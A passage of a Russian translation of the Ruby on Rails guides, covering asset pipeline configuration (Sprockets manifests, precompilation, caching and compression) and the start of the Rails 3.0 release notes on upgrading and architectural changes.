Важно заметить, что если хотите сослаться на что-то еще, в прекомпиляционный массив должен быть добавлен манифест, или оно не будет доступно в среде `production`.

Использование индексных файлов

Sprockets использует файлы с именем `index` (с соответствующим расширением) для специальных целей.

Например, если имеется библиотека jQuery с множеством модулей, хранящаяся в `lib/assets/library_name`, файл `lib/assets/library_name/index.js` служит манифестом для всех файлов в этой библиотеке. Этот файл может включать список всех требуемых файлов в нужном порядке, или просто директиву `require_tree`.

Библиотека в целом может быть доступна из манифеста приложения следующим образом:

```
// = require library_name
```

Это упрощает поддержку и сохраняет чистоту, позволяя коду быть сгруппированным перед включением где-нибудь еще.

Кодирование ссылок на ресурсы

Sprockets не добавляет какие-либо новые методы для доступа к вашим ресурсам — используйте знакомые методы `javascript_include_tag` и `stylesheet_link_tag`.

```
<%= stylesheet_link_tag "application" %>
<%= javascript_include_tag "application" %>
```

В обычных вьюхах можно получить доступ к изображениям в директории `assets/images` следующим образом:

```
<%= image_tag "rails.png" %>
```

При условии, что файлопровод включен в вашем приложении (и не отключен в контексте текущей среды), этот файл будет отдан Sprockets'ом. Если файл существует в `public/assets/rails.png`, он будет отдан веб-сервером.

Кроме того, запрос файла с хешем MD5, такого как `public/assets/rails-af27b6a414e6da00003503148be9b409.png` будет обработан тем же образом. Как генерируются эти хеши раскрыто в позже в этом руководстве в разделе [B production](#).

Sprockets также будет смотреть в путях, определенных в `config.assets.paths`, включающие стандартные пути приложения и любой путь, добавленный engine-ами Rails.

Изображения также могут быть организованы в субдиректории и могут быть доступны с помощью указания имени директории в теге:

```
<%= image_tag "icons/rails.png" %>
```

CSS и ERB

Файлопровод автоматически вычислит ERB. Это означает, что, если добавить расширение `erb` к ресурсу CSS (например,

application.css.erb), тогда будут доступны хелперы, такие как `asset_path`, в правилах вашего CSS:

```
.class { background-image: url(<%= asset_path 'image.png' %>) }
```

Это записывает путь к определенному указанному ресурсу. Этот пример имеет смысл если имеется изображение в одном из путей загрузки ресурсов, такое как `app/assets/images/image.png`, на которое тут будет ссылка. Если это изображение уже имеется в `public/assets` как файл с меткой, то будет ссылка на него.

Если хотите использовать [data URI](#) — метод встраивания данных изображения непосредственно в файл CSS — используйте хелпер `asset_data_uri`.

```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

Это вставит правильно отформатированный URI в код CSS.

Отметьте, что закрывающий тег не может быть стиля `-%>`.

CSS и Sass

При использовании файлопровода пути к ресурсам должны быть переписаны и `sass-rails` представляет хелперы `-url` и `-path` helpers (через дефис в Sass, через подчеркивание в Ruby) для следующих типов ресурсов: изображение, шрифт, видео, аудио, JavaScript и таблица стилей.

- `image-url("rails.png")` становится `url(/assets/rails.png)`
- `image-path("rails.png")` становится `"/assets/rails.png"`.

Также может быть использована более общая форма, но должны быть указаны и путь к ресурсу, и его класс:

- `asset-url("rails.png", image)` становится `url(/assets/rails.png)`
- `asset-path("rails.png", image)` становится `"/assets/rails.png"`

JavaScript/CoffeeScript и ERB

Если добавить расширение `erb` к ресурсу JavaScript, сделав его чем-то вроде `application.js.erb`, можно использовать хелпер `asset_path` в коде вашего JavaScript:

```
$('#logo').attr({  
  src: "<%= asset_path('logo.png') %>"  
});
```

Это записывает путь к определенному указанному ресурсу.

Подобным образом можно использовать хелпер `asset_path` в файлах CoffeeScript с расширением `erb` (т.е. `application.js.coffee.erb`):

```
$('#logo').attr src: "<%= asset_path('logo.png') %>"
```

Файлы манифеста и директивы

Sprockets использует файлы манифеста для определения, какие ресурсы включать и отдавать. Эти файлы манифеста содержат *директивы* — инструкции, говорящие Sprockets, какие файлы требуются для создания отдельного файла CSS или JavaScript. С помощью этих директив Sprockets загружает указанные файлы, при необходимости их обрабатывает, соединяет в отдельный файл и затем сжимает их (если `Rails.application.config.assets.compress` равно `true`). При отдаче одного файла, а не нескольких, время загрузки страницы значительно уменьшается, поскольку браузер делает меньше запросов.

К примеру, новое приложение Rails включает дефолтный файл `app/assets/javascripts/application.js`, содержащий следующие строки:

```
// ...  
//= require jquery  
//= require jquery_ujs  
//= require_tree .
```

В файлах JavaScript директивы начинаются с `//=`. В этом примере файл использует директивы `require` и `require_tree`. Директива `require` используется, чтобы указать Sprockets на требуемые файлы. Здесь затребованы файлы `jquery.js` и `jquery_ujs.js`, которые доступны где-то по пути поиска для Sprockets. Не нужно явно указывать расширение. Sprockets предполагает, что вы требуете файл `.js`, когда выполняется из файла `.js`.

В Rails 3.1 гем `jquery-rails` предоставляет `jquery.js` и `jquery_ujs.js` через файлопровод. Вы не увидите их в директориях приложения.

Директива `require_tree` говорит Sprockets рекурсивно включить все файлы JavaScript в указанной директории в результирующий файл. Эти пути должны быть определены только относительно файла манифеста. Также можно использовать директиву `require_directory`, включающая все файлы JavaScript только в определенной директории, без рекурсии.

Директивы обрабатываются сверху вниз, но порядок, в котором файлы включаются с помощью `require_tree` не определен. Не следует полагаться на какой-то определенный порядок при ее использовании. Если хотите убедиться, что какой-то

определенный JavaScript закончится до некоторого другого в объединенном файле, затребуйте нужный файл раньше в манифесте. Отметьте, что семейство директив `require` предотвращает от повторного включения файлов в результирующий файл.

Rails также создает дефолтный файл `app/assets/stylesheets/application.css`, содержащий эти строки:

```
/* ...
*= require_self
*= require_tree .
*/
```

Директивы, работающие в файлах JavaScript, также работают в таблицах стилей (хотя, очевидно, включая таблицы стилей вместо JavaScript). В манифесте CSS директива `require_tree` работает так же, как и для JavaScript, включая все таблицы стилей из текущей директории.

В этом примере использована `require_self`. Это помещает CSS, содержащийся в файле (если есть) в месте расположения вызова `require_self`. Если `require_self` вызывается более одного раза, учитывается только последний вызов.

Если хотите использовать несколько файлов Sass, как правило следует использовать [правило Sass @import](#) вместо директив Sprockets. При использовании директив Sprockets все файлы существуют в своей собственной области видимости, что делает переменные или примеси (mixins) доступными только в документе, их определяющем.

Можно иметь сколько угодно манифестов. Для примера, манифесты `admin.css` и `admin.js` могут содержать файлы JS и CSS, используемые для административного раздела приложения.

Применяются те же оговорки о порядке следования, что сделаны выше. В частности, можно определить отдельные файлы и порядок, в котором они будут компилироваться. Например, можно соединить три файла CSS вместе следующим образом:

```
/* ...
*= require reset
*= require layout
*= require chrome
*/
```

Предварительная обработка

Расширение, использованное у ресурса, определяет, какая будет применена предварительная обработка. Когда генерируется скаффолд или контроллер с помощью дефолтного набора гемов Rails, создадутся файл CoffeeScript и файл SCSS вместо обычных файлов JavaScript и CSS. В использованном ранее примере был контроллер с именем “projects”, который создал файлы `app/assets/javascripts/projects.js.coffee` и `app/assets/stylesheets/projects.css.scss`.

Когда запрашиваются эти файлы, они обрабатываются процессорами, представленными гемами `coffee-script` и `sass`, а затем отдаются браузеру как JavaScript и CSS соответственно.

Может быть запрошен дополнительный уровень обработки, если добавить другое расширение, каждое расширение обрабатывается в порядке справа налево. Их следует использовать в том порядке, в котором должна быть применена обработка. Например, таблица стилей с именем `app/assets/stylesheets/projects.css.scss.erb` сначала обрабатывается как ERB, затем SCSS и, наконец, отдается как CSS. То же самое применимо к файлу JavaScript — `app/assets/javascripts/projects.js.coffee.erb` обрабатывается как ERB, затем CoffeeScript и отдается как JavaScript.

Помните, что порядок этих препроцессоров важен. Например, если вызовите свой файл JavaScript `app/assets/javascripts/projects.js.erb.coffee`, то он будет сначала обработан интерпретатором CoffeeScript, который не понимает ERB, и, следовательно, возникнут проблемы.

B development

В режиме development ресурсы отдаются как отдельные файлы в порядке, в котором они определены в файле манифеста.

Этот манифест `app/assets/javascripts/application.js`:

```
//= require core
//= require projects
//= require tickets
```

сгенерирует этот HTML:

```
<script src="/assets/core.js?body=1" type="text/javascript"></script>
<script src="/assets/projects.js?body=1" type="text/javascript"></script>
<script src="/assets/tickets.js?body=1" type="text/javascript"></script>
```

Параметр `body` требуется Sprockets.

Отключение отладки

Можно отключить режим отладки, обновив `config/environments/development.rb`, вставив:

```
config.assets.debug = false
```

Когда режим отладки отключен, Sprockets соединяет все файлы и запускает необходимые препроцессоры. С отключенным режимом отладки вышеуказанный манифест создаст:

```
<script src="/assets/application.js" type="text/javascript"></script>
```

Ресурсы компилируются и кэшируются при первом запросе после запуска сервера. Sprockets устанавливает HTTP заголовок `must-revalidate Cache-Control` для уменьшения нагрузки на последующие запросы — на них браузер получает отклик 304 (Not Modified).

Если какой-либо из файлов в манифесте изменился между запросами, сервер возвращает новый скомпилированный файл.

Режим отладки также может быть включен в методе хелпера Rails:

```
<%= stylesheet_link_tag "application", :debug => true %>
<%= javascript_include_tag "application", :debug => true %>
```

Опция `:debug` излишняя, если режим отладки включен.

Потенциально можно включить сжатие в режиме `development` в качестве проверки на нормальность и отключать его по требованию, когда необходимо для отладки.

В production

В среде `production` Rails использует схему меток, [описанную ранее](#). По умолчанию Rails полагает, что ресурсы прекомпилированы и будут отданы как статичные ресурсы вашим веб-сервером.

В течение фазы прекомпиляции из содержимого скомпилированных файлов создается MD5 и вставляется в имена файлов, когда они записываются на диск. Эти имена меток используются хелперами Rails вместо имени манифеста.

Например, это:

```
<%= javascript_include_tag "application" %>
<%= stylesheet_link_tag "application" %>
```

создаст что-то наподобие этого:

```
<script src="/assets/application-908e25f4bf641868d8683022a5b62f54.js" type="text/javascript"></script>
<link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css" media="screen" rel="stylesheet" type="text/css" />
```

Режим меток контролируется установкой настройки `config.assets.digest` в Rails (которая по умолчанию `true` для `production`, `false` для всего остального).

В нормальных обстоятельствах опция по умолчанию не должна изменяться. Если нет дайджеста в именах файлов и установлены заголовки с вечным кэшированием, удаленные клиенты никогда не узнают, когда перезапросить файлы при изменении их содержимого.

Прекомпиляция ресурсов

В Rails имеется встроенная задача `rake` для компиляции на диск манифестов ресурсов и других файлов в файлопроводе.

Скомпилированные ресурсы записываются в адрес, указанный в `config.assets.prefix`. По умолчанию это директория `public/assets`.

Эту задачу можно вызвать на сервере во время деплоя, чтобы создать скомпилированные версии ресурсов непосредственно на сервере. Если у вас нет права записи в файловую систему вашего `production`, эту задачу можно вызвать локально и затем разместить скомпилированные ресурсы.

Задача `rake` такая:

```
bundle exec rake assets:precompile
```

Для быстрой прекомпиляции ресурсов можно частично загрузить свое приложение, установив `config.assets.initialize_on_precompile` в `false` в `config/application.rb`, хотя в этом случае шаблоны не смогут видеть объекты или методы приложения. **Heroку требует, чтобы было `false`.**

Если установить `config.assets.initialize_on_precompile` в `false`, до деплоя протестируйте `rake assets:precompile` локально. Это может вызвать баги, когда ваши ресурсы ссылаются на объекты или методы приложения, так как они все в режиме `development` они все еще находятся в области видимости независимо от значения этого флага.

Capistrano (v2.8.0 и выше) включает рецепт для управления этим при деплое. Добавьте следующую строку в `Capfile`:

```
load 'deploy/assets'
```

Это свяжет папку, указанную в `config.assets.prefix` с `shared/assets`. Если вы уже используете эту общую папку, вам следует написать собственную задачу для деплоя.

Важно то, что эта папка является общей между деплоями, так что удаленно кэшированные страницы, ссылающиеся на старые скомпилированные ресурсы, все еще будут работать, пока не истечет срок кэширования.

Если вы прекомпилируете ресурсы локально, на сервере можно использовать `bundle install --without assets`, чтобы избежать установки гемов для ресурсов (гемов в группе `assets` в `Gemfile`).

По умолчанию компилирующиеся файлы включают `application.js`, `application.css` и все не-JS/CSS файлы (это автоматически включает все ресурсы изображений):

```
[ Proc.new{ |path| !File.extname(path).in?(['.js', '.css']) }, /application.(css|js)$/ ]
```

Условие отбора (и другие части прекомпиляционного массива; смотрите выше) применяется к итоговым скомпилированным именам файлов. Это означает, что все, что компилируется в JS/CSS, исключается, так же, как и файлы с чистым JS/CSS; например, файлы `.coffee` и `.scss` **не** включаются автоматически, так как они компилируются в JS/CSS.

Если у вас имеются для включения другие манифесты или отдельные таблицы стилей или файлы JavaScript, их можно добавить в массив `precompile`:

```
config.assets.precompile += ['admin.js', 'admin.css', 'swfObject.js']
```

Задача `rake` также создает `manifest.yml`, который содержит список всех ваших ресурсов и их соответствующие метки. Это используется методами хелпера Rails, чтобы избежать направления запроса в Sprockets. Обычный файл манифеста выглядит так:

```
---
rails.png: rails-bd9ad5a560b5a3a7be0808c5cd76a798.png
jquery-ui.min.js: jquery-ui-7e33882a28fc84ad0e0e47e46cbf901c.min.js
jquery.min.js: jquery-8a50feed8d29566738ad005e19fe1c2d.min.js
application.js: application-3fdab497b8fb70d20cfc5495239dfc29.js
application.css: application-8af74128f904600e41a6e39241464e03.css
```

Размещение манифеста по умолчанию — корень папки, определенной в `config.assets.prefix` (по умолчанию `"/assets"`).

Это может быть изменено с помощью опции `config.assets.manifest`. Требуется полностью определенный путь:

```
config.assets.manifest = '/path/to/some/other/location'
```

Если в `production` отсутствуют прекомпилированные файлы, вы получите исключение `Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError`, указывающее имя отсутствующего файла(-ов).

Вечный заголовок Expires

Прекомпилированные ресурсы существуют в файловой системе и отдаются непосредственно веб-сервером. По умолчанию у них нет заголовков вечного кэширования, таким образом, чтобы получить преимущество от меток, необходимо обновить конфигурацию вашего сервера.

Для Apache:

```
<LocationMatch "^/assets/.*$">
  # Use of ETag is discouraged when Last-Modified is present
  Header unset ETag
  FileETag None
  # RFC says only cache for 1 year
  ExpiresActive On
  ExpiresDefault "access plus 1 year"
</LocationMatch>
```

Для nginx:

```
location ~ ^/assets/ {
  expires 1y;
  add_header Cache-Control public;

  add_header ETag "";
  break;
}
```

Сжатие GZip

При прекомпиляции файлов Sprockets также создает [gzipped](#) (.gz) версию ваших ресурсов. Web серверы обычно настроены использовать умеренный уровень сжатия как компромисс, но, поскольку прекомпиляция случается единожды, Sprockets использует максимальный уровень компрессии, что уменьшает размер передачи данных до минимума. С другой стороны, веб-серверы могут быть настроены отдавать сжатый контент непосредственно с диска, не сжимая сами несжатые файлы.

Nginx может это делать автоматически, если включить `gzip_static`:

```
location ~ ^/(assets)/ {
  root /path/to/public;
  gzip_static on; # to serve pre-gzipped version
  expires max;
  add_header Cache-Control public;
}
```

Эта директива доступна, если модуль, предоставляющий эту возможность, был скомпилирован вместе с веб-сервером.

Пакеты Ubuntu, даже nginx-light, имеют этот модель скомпилированным. Иначе необходимо выполнить ручную компиляцию:

```
./configure --with-http_gzip_static_module
```

Если компилируете nginx вместе с Phusion Passenger, необходимо передать эту опцию, когда будет предложено.

Надежная конфигурация для Apache возможна, но сложна, гуглите, пожалуйста.

Компиляция в реальном времени

В некоторых обстоятельствах вам, возможно, захочется использовать компиляцию в реальном времени. В этом режиме все запросы для ресурсов в файлопроводе обрабатываются непосредственно Sprockets.

Чтобы включить эту опцию, установите:

```
config.assets.compile = true
```

При первом запросе ресурсы компилируются и кэшируются так, как описывалось в разделе про [development](#), и имена манифеста, использованного в хелперах, изменяется путем ключения хеша MD5.

Sprockets также устанавливает HTTP заголовок Cache-Control как max-age=31536000. Это сигнализирует всем кэшам между вашим сервером и браузером клиента, что это содержимое (отданный файл) может быть закэшировано на 1 год. В результате уменьшается количество запросов для этого ресурса на ваш сервер; есть хороший шанс, что ресурс будет в локальном кэше браузера или в каком-либо промежуточном кэше.

Этот режим использует больше памяти, имеет худшее быстродействие, чем по умолчанию, и не рекомендуется.

Если приложение размещается в системе без существующего JavaScript runtime, возможно захочется добавить это в Gemfile:

```
group :production do
  gem 'therubyracer'
end
```

Настройка файлопровода

Сжатие CSS

Имеется всего один вариант для сжатия CSS, YUI. [YUI CSS compressor](#) представляет минификацию.

Следующая строка включает сжатие YUI и требует гем yui-compressor.

```
config.assets.css_compressor = :yui
```

config.assets.compress должна быть установлена в true, чтобы включить сжатие CSS.

Сжатие JavaScript

Возможные варианты для сжатия JavaScript это :closure, :uglifyer and :yui. Они требуют использование гемов closure-compiler, uglifier или yui-compressor соответственно.

Gemfile по умолчанию включает [uglifyer](#). Этот гем оборачивает [UglifierJS](#) (написанный для) в Ruby. Он сжимает ваш код, убирая пробелы. Он также включает иные операции, наподобие замены ваших выражений if и else на тернарные операторы там, где возможно.

Следующая строка вызывает uglifier для сжатия JavaScript.

```
config.assets.js_compressor = :uglifyer
```

Отметьте, что config.assets.compress должна быть установлена true, чтобы включить сжатие JavaScript

Необходим runtime, поддерживаемый [ExecJS](#), чтобы использовать uglifier. Если используете Mac OS X или Windows, у вас уже имеется JavaScript runtime, установленный в операционной системе. Обратитесь к документации по [ExecJS](#), чтобы узнать обо всех поддерживаемых JavaScript runtime-ах.

Использование собственного компрессора

Настройки конфигурации компрессора для CSS и JavaScript также могут принимать любой объект. Этот объект должен иметь метод compress, принимающий строку как единственный аргумент, и он должен возвращать строку.

```
class Transformer
  def compress(string)
    do_something_returning_a_string(string)
  end
end
```

Чтобы его включить, передайте new объект в настройку конфигурации в application.rb:

```
config.assets.css_compressor = Transformer.new
```

Изменение пути `assets`

Публичный путь, используемый Sprockets по умолчанию, это `/assets`.

Он может быть заменен на что-то другое:

```
config.assets.prefix = "/some_other_path"
```

Это удобная опция, если у вас обновляется существующий проект (до Rails 3.1), уже использующий этот путь, или вы хотите использовать этот путь для нового ресурса.

Заголовки `X-Sendfile`

Заголовок `X-Sendfile` это директива для веб-сервера игнорировать отклик от приложения, и вместо этого отдать определенный файл с диска. Эта опция отключена по умолчанию, но может быть включена, если ее поддерживает сервер. Когда включена, она передает ответственность по передаче файла веб-серверу, который быстрее.

Apache и nginx поддерживают эту опцию, которая включается в `config/environments/production.rb`.

```
# config.action_dispatch.x_sendfile_header = "X-Sendfile" # for apache
# config.action_dispatch.x_sendfile_header = 'X-Accel-Redirect' # for nginx
```

Если вы обновляете свое существующее приложение и намереваетесь использовать эту опцию, убедитесь, что скопировали эту опцию только в `production.rb` и в любую другую среду, которую вы определили, как имеющую поведение `production` (не в `application.rb`).

Добавление ресурсов в ваши геммы

Ресурсы также могут идти от внешних источников в виде гемов.

Хорошим примером этого является гем `jquery-rails`, поставляющийся вместе с Rails как гем стандартной JavaScript библиотеки. Этот гем содержит класс `engine`, унаследованный от `Rails::Engine`. Сделав так, Rails становится проинформированным, что директории для этого гема могут содержать ресурсы, и директории `app/assets`, `lib/assets` и `vendor/assets` этого `engine` добавляются в путь поиска Sprockets.

Обновление со старых версий Rails

Имеются две проблемы при обновлении. Первая это перемещение файлов из `public/` в новые места размещения. Смотрите [Организация ресурсов](#) ранее в руководстве для правильного размещения файлов разных типов.

Вторая это обновление файлов различных сред с правильными значениями по умолчанию. Следующие изменения отражают значения по умолчанию в версии 3.1.0.

В `application.rb`:

```
# Включить файлопровод
config.assets.enabled = true

# Версия ваших ресурсов, измените ее, если хотите, чтобы срок существующих ресурсов истек
config.assets.version = '1.0'

# Измените путь, откуда отдаются ресурсы
# config.assets.prefix = "/assets"
```

В `development.rb`:

```
# Не сжимать ресурсы
config.assets.compress = false

# Разворачивать строки, загружающие ресурсы the lines which load the assets
config.assets.debug = true
```

И в `production.rb`:

```
# Сжимать JavaScripts и CSS
config.assets.compress = true

# Выбрать используемый компрессор
# config.assets.js_compressor = :uglifier
# config.assets.css_compressor = :yui

# Не обращаться к файлопроводу, если отсутствует прекомпилированный ресурс
config.assets.compile = false

# Создавать дайджесты для URL ресурсов.
config.assets.digest = true

# По умолчанию Rails.root.join("public/assets")
```

```
# config.assets.manifest = YOUR_PATH

# Прекомпилировать дополнительные ресурсы (application.js, application.css и все не-JS/CSS уже добавлены)
# config.assets.precompile += %w( search.js )
```

Не нужно изменять `test.rb`. По умолчанию в среде `test`: `config.assets.compile` равно `true` и `config.assets.compress`, `config.assets.debug` и `config.assets.digest` равны `false`.

Следующее также должно быть добавлено в `Gemfile`:

```
# Гемы, используемые только для ресурсов и не требуемые
# в среде production по умолчанию.
group :assets do
  gem 'sass-rails', "~> 3.1.0"
  gem 'coffee-rails', "~> 3.1.0"
  gem 'uglifier'
end
```

Если используете группу `assets` с Bundler, убедитесь, что в вашем `config/application.rb` имеется следующее выражение Bundler `require`.

```
if defined?(Bundler)
  # If you precompile assets before deploying to production, use this line
  Bundler.require *Rails.groups(:assets => %w(development test))
  # If you want your assets lazily compiled in production, use this line
  # Bundler.require(:default, :assets, Rails.env)
end
```

Вместо старого из Rails версии 3.0

```
# If you have a Gemfile, require the gems listed there, including any gems
# you've limited to :test, :development, or :production.
Bundler.require(:default, Rails.env) if defined?(Bundler)
```

20. Прочие руководства

В этом разделе собраны переводы руководств, так или иначе относящихся к Ruby on Rails, но не вошедших в основные разделы.

Заметки о релизе Ruby on Rails 3.0

Rails 3.0 это волшебство! Он приготовит вам ужин и стирает белье. Вы не сможете понять как вы жили без него. Это Лучшая Версия Rails, Какой Еще Не Было!

Но если серьезно, это действительно замечательная вещь. В него вложены все замечательные идеи, внесенные присоединившейся командой Merb, сделан фокус на минимизацию и скорость фреймворка и удобный API. Если вы переходите на Rails 3.0 с Merb 1.x, то вам многое будет знакомым. Если переходите с Rails 2.x, то вы его тоже полюбите.

Даже если вам не интересны подробности об оптимизации “внутренностей”, в Rails 3.0 есть что показать. У нас много новых возможностей и улучшений API. Сейчас очень подходящий момент стать разработчиком на Rails. Некоторые из ключевых возможностей:

- Совершенно новый роутинг на основе объявлений RESTful
- Новое Action Mailer API, похожее на Action Controller (теперь без головной боли посылающее multipart сообщения!)
- Новый сцепляемый язык запросов Active Record, построенный на основе relational algebra
- Ненавязчивые хелперы JavaScript с драйверами для Prototype, jQuery и в будущем других фреймворков (конец встроенному JS)
- Удобное управление зависимостями с помощью Bundler

Помимо всего этого, мы попытались как можно лучше указать об устаревании прежнего API с помощью хороших предупреждений. Это означает, что можно перенести ваше существующее приложение на Rails 3 без необходимости немедленного переписывания всего вашего старого кода в соответствии с последними best practices.

Эти заметки о релизе покрывают основные обновления, но не включают все мелкие багфиксы и изменения. Rails 3.0 содержит почти 4,000 коммитов от более чем 250 авторов! Чтобы увидеть все, обратитесь к [списку коммитов](#) в главном репозитории Rails на GitHub.

Чтобы установить Rails 3:

```
# Используйте sudo, если этого требует установка
$ gem install rails
```

Обновление до Rails 3

Если обновляете существующее приложение, было бы хорошо иметь перед этим покрытие тестами. Также, до попытки обновиться до Rails 3, необходимо сначала обновиться до Rails 2.3.5 и убедиться, что приложение все еще выполняется так, как нужно. Затем нужно предпринять следующие изменения:

Rails 3 требует как минимум Ruby 1.8.7

Rails 3.0 требует Ruby 1.8.7 или выше. Поддержка всех прежних версий Ruby была официально прекращена, и следует обновиться как можно быстрее. Rails 3.0 также совместим с Ruby 1.9.2.

Отметьте, что в Ruby 1.8.7 p248 и p249 имеются ошибки маршализации, ломающие Rails 3.0. Хотя в Ruby Enterprise Edition это было исправлено, начиная с релиза 1.8.7-2010.02. В ветке 1.9, Ruby 1.9.1 не пригоден к использованию, поскольку он иногда вылетает в Rails 3.0, поэтому, если хотите использовать Rails 3.0 с 1.9.x перепрыгивайте на 1.9.2 для гладкой работы.

Объект Rails Application

Как часть внутренней работы по поддержке запуска нескольких приложений Rails в одном процессе, Rails 3 представляет концепцию объекта Application. Этот объект содержит все настройки, специфичные для приложения, и очень похож по сути на config/environment.rb из прежних версий Rails.

Теперь каждое приложение Rails должно иметь соответствующий объект application. Этот объект определяется в config/application.rb. При обновлении существующего приложения до Rails 3, необходимо добавить этот файл и переместить подходящие конфигурации из config/environment.rb в config/application.rb.

script/* заменен на script/rails

Новый script/rails заменяет все ранее использовавшиеся скрипты из директории script. Впрочем, сейчас не нужно запускать даже script/rails, команда rails обнаруживает его при вызове из корня приложения Rails и запускает этот скрипт. Пример изменившегося использования:

```
$ rails console # вместо script/console
$ rails g scaffold post title:string # вместо script/generate scaffold post title:string
```

Запустите rails —help, чтобы увидеть список всех опций.

Зависимости и config.gem

Метода config.gem больше нет, он был заменен использованием bundler и Gemfile, смотрите [Внешние Гемы](#) ниже.

Процесс обновления

Для помощи в процессе обновления был создан плагин [Rails Upgrade](#), для автоматизации его части.

Просто установите плагин, затем запустите rake rails:upgrade:check для проверки, какие части вашего приложения следует обновить (с ссылками на информацию, как это сделать). Он также предлагает задание по созданию Gemfile, основанного на текущих вызовах config.gem, и задание по созданию нового маршрутного файла из старого. Чтобы получить плагин, просто запустите:

```
$ ruby script/plugin install git://github.com/rails/rails_upgrade.git
```

Пример того, как это все работает, можно увидеть в [Rails Upgrade is now an Official Plugin](#)

Помимо Rails Upgrade tool, если нужна помощь, есть люди в IRC и [rubyonrails-talk](#), которые, возможно, сталкивались с подобными проблемами. Напишите в свой блог о своем опыте обновления, чтобы другие смогли воспользоваться вашими знаниями!

Подробнее – [The Path to Rails 3: Approaching the upgrade](#)

Создание приложения Rails 3.0

```
# You should have the 'rails' rubygem installed
$ rails new myapp
$ cd myapp
```

Сторонние гемы

Сейчас Rails использует Gemfile в корне приложения, чтобы определить гемы, требуемые для запуска вашего приложения. Этот Gemfile обрабатывается [Bundler](#), который затем устанавливает все зависимости. Он может даже установить все зависимости локально в ваше приложение, и оно не будет зависеть от системных гемов.

Подробнее: – [bundler homepage](#)

Живите на грани

Bundler и Gemfile замораживает ваше приложение Rails с помощью отдельной команды bundle, поэтому rake freeze более не актуальна и была отброшена.

Если хотите установить напрямую из репозитория Git, передайте флажок --edge:

```
$ rails new myapp --edge
```

Если у вас есть локальная копия репозитория Rails, и вы хотите создать приложение с ее использованием, передайте флажок --dev:

```
$ ruby /path/to/rails/bin/rails new myapp --dev
```

Архитектурные изменения Rails

Имеется шесть больших изменений в архитектуре Rails.

Railties Restrung

Railties был обновлен, чтобы предоставить совместимое с плагинами API для всего фреймворка Rails, а также полностью переписаны генераторы и зависимости Rails, в результате разработчики смогут в значительной степени внедрять свой код в генераторы и фреймворк приложения совместимым и определенным образом.

Все основные компоненты Rails были разделены

В связи со слиянием Merb и Rails, одной из крупных работ было устранение тесно связанных вместе основных компонентов Rails. Это было достигнуто, и теперь все основные компоненты Rails используют то же API, что вы можете использовать для своих плагинов. Это означает, что каждый сделанный вами плагин или замена любого основного компонента (например DataMapper или Sequel) имеют доступ ко всему функционалу, к которому имеют доступ основные компоненты Rails, и могут расширять и улучшать его как угодно.

Подробнее: – [The Great Decoupling](#)

Абстракция Active Model

Частью разделения основных компонентов было выделение всех связей из Action Pack в Active Record. Теперь это выполнено. Всем новым плагинам ORM теперь всего лишь нужно внедрить интерфейсы Active Model, чтобы работать с Action Pack.

Подробнее: – [Make Any Ruby Object Feel Like ActiveRecord](#)

Абстракция контроллера

Другой крупной частью разделения основных компонентов было создание основного суперкласса, отделенного от терминов HTTP, для управления рендерингом вьюх и т.д. Создание ActionController позволило существенно упростить ActionController и ActionMailer, убрав общий код из этих библиотек, и поместив его в Abstract Controller.

Подробнее: – [Rails Edge Architecture](#)

Интеграция Arel

[Arel](#) (или Active Relation) был принят в качестве основы Active Record, и теперь требуется в Rails. Arel предоставляет абстракцию SQL, упрощающую Active Record и предоставляющую основы для функционала relation в Active Record.

Подробнее: – [Why I wrote Arel](#).

Извлечение Mail

В Action Mailer с самого начала были monkey патчи, пре-парсеры и даже агенты для отправки и получения, все в добавок к встроенному в исходник TMail. Версия 3 изменила все это, так что весь функционал, связанный с сообщениями email был выделен в гем [Mail](#). Это, опять же, уменьшило повторение кода и помогло определить границы между Action Mailer и парсером email.

Подробнее: – [New Action Mailer API in Rails 3](#)

Интернационализация

В Rails 3 было проделано много работы над поддержкой I18n, включая гем [I18n](#), поддерживающий разные улучшения производительности.

- I18n для любого объекта – поведение I18n может быть добавлено к любому объекту, включая ActiveRecord::Translation и ActiveRecord::Validations. Для переводов также имеется errors.messages fallback.
- У атрибутов имеются переводы по умолчанию.
- Form Submit Tag автоматически ставит правильный статус (Create или Update), в зависимости от статуса объекта, и, таким образом, ставит правильный перевод.
- Label теперь также работает с I18n, просто передайте в него имя атрибута.

Подробнее: – [Rails 3 I18n changes](#)

Railties

В связи с разделением главных фреймворков Rails, в Railties проведена огромная переделка, чтобы он связывал фреймворки, engine-ы или плагины настолько просто и безболезненно, насколько это возможно:

- У каждого приложения теперь есть собственное пространство имен, к примеру, приложение стартует с помощью YourAppName.boot, что позволяет взаимодействовать с другими приложениями намного проще.
- Теперь все в Rails.root/app добавляется в путь загрузки, поэтому можно сделать app/observers/user_observer.rb и Rails загрузит его безо всяких модификаций.
- Теперь Rails 3.0 предоставляет объект Rails.config, представляющий централизованное хранилище всех типов гибких конфигурационных опций Rails.

Генератор приложения получает дополнительные флажки, позволяющие опустить установку test-unit, Active Record, Prototype и Git. Также добавлен новый флажок —dev, настраивающий приложение с Gemfile, указывающим на вашу версию Rails (определенную путем к исходникам rails). Подробнее смотрите rails —help.

Генераторы Railties требуют большого внимания, основываясь на том, что:

- Генераторы были полностью переписаны и обратно не совместимы.
- API шаблонов Rails и API генераторов были объединены (сейчас они фактически те же самые).
- Генераторы больше не загружаются по специальным путям, они должны быть в путях загрузки Ruby, поэтому вызов rails generate foo будет искать generators/foo_generator.
- Новые генераторы предоставляют хуки, таким образом в них могут быть легко внедрены любой шаблон engine, ORM, тестовый фреймворк.
- Новые генераторы позволяют переопределить шаблоны, поместив копию в Rails.root/lib/templates.

- Также представлен `Rails::Generators::TestCase`, поэтому вы можете создать собственные генераторы и протестировать их.

Также несколько переделаны вьюхи, создаваемые генераторами `Railties`:

- Сейчас вьюхи используют теги `div` вместо тегов `p`.
- Сейчас сгенерированные скафолды используют партиалы `_form`, вместо повторения кода во вьюхах `edit` и `new`.
- Сейчас формы скафолда используют `f.submit`, возвращающий "Create ModelName" или "Update ModelName", в зависимости от состояния переданного объекта.

Наконец, ряд улучшений был добавлен в рейк-таски:

- Был добавлен `rake db:forward`, позволяющий откатить ваши миграции с возвратом отдельно или в группах.
- Был добавлен `rake routes CONTROLLER=x`, позволяющий просмотреть маршруты только к одному контроллеру.

Теперь `Railties` объявил устаревшим:

- `RAILS_ROOT` в пользу `Rails.root`,
- `RAILS_ENV` в пользу `Rails.env`, и
- `RAILS_DEFAULT_LOGGER` в пользу `Rails.logger`.

